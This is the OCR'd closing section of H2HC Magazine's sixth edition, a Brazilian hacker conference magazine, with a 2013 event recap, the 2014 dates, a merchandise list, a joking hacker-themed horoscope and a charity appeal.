Assim foi a H2HC 2013 um grande sucesso como sempre e com certeza muito proveitoso para todos! Aos que já estão ansiosos para a próxima edição a data já foi divulgada! Marquem em suas agendas 18 e 19 de Outubro de 2014 e preparem se para grandes surpresas e um evento de muita qualidade!

Quer ver mais fotos e informações do evento? Acesse a fanpage:
www.facebook.com/h2hconference


O ANIVERSÁRIO
É NOSSO, MAS
A FESTA É
PARA VOCÊS!





Fotos disponíveis em : www.h2hc.com.br



Fotos disponíveis em : www.h2hc.com.br


Fotos disponíveis em : www.h2hc.com.br


Fotos disponíveis em : www.h2hc.com.br


Fotos disponíveis em : www.h2hc.com.br




H2HC
AGENDA


H2HC


H2HC


H2HC
LOJA H2HC
CAMISETAS
AGASALHOS
CHAVEIROS
COPOS E CANECAS
ADESIVOS
VODKA H2HC H4x0r

Horóscopo

Áries

Um malware caminha livre em Escorpião e movimenta de forma negativa seus negócios, especialmente os que envolvem sociedades ou parcerias. Fique atento.

Touro

Sua vida anda conturbada, você sofreu um ataque de DDOS. Mas tenha calma, tudo voltará ao normal.

Gêmeos

Seus projetos de trabalho continuam sendo sua principal meta de vida. O momento é ótimo para vender exploits.

Câncer

Cuidado ao fornecer seus acessos pessoais, relacionamentos tendem a trazer problemas neste momento e você deve ter atenção redobrada.

Leão

Seu regente, o Sol, caminha livre através de Escorpião melhorando consideravelmente as energias, invista em softwares livres.

Virgem

A busca de conhecimento pode marcar o início de uma nova fase em sua vida, evite programar em java.


Libra

O Sol caminha livre em Escorpião e promete movimentar questões que envolvem suas finanças. O momento é ótimo para começar projetos, escreva novos códigos.

Escorpião

Momento conturbado, mantenha seus dados criptografados, cuidado ao confiar demais em alguém.

Sagitário



Momento de direcionar a carreira profissional, não se deixe influenciar por animais noturnos.

Capricórnio

Sua vida social e os relacionamentos de amizade ganham um novo movimento e colorido a partir de hoje, com o Sol caminhando livre através de Escorpião sua fase de bugs foi embora.

Aquário

O Sol caminha livre através de Escorpião trazendo a você todo sucesso esperado depois de grandes semanas ou meses de batalha. Você tem um banco de dados precioso.


Peixes

Nesta fase de renovação da energia e do otimismo, você pode começar a fazer novos planos e projetos, boa epoca para desenvolver um novo software.

A **Hackers Construindo Futuros *#HCF*** tem por objetivo levar o conhecimento e a alegria para milhares de crianças no Brasil e para isto contamos com você!

Entre em contato conosco e saiba como ajudar!

www.facebook.com/hackersconstruindofuturos



H2HC

HACKERS TO HACKERS CONFERENCE

MAGAZINE

H2HC MAGAZINE - EDIÇÃO 6
JANEIRO 2014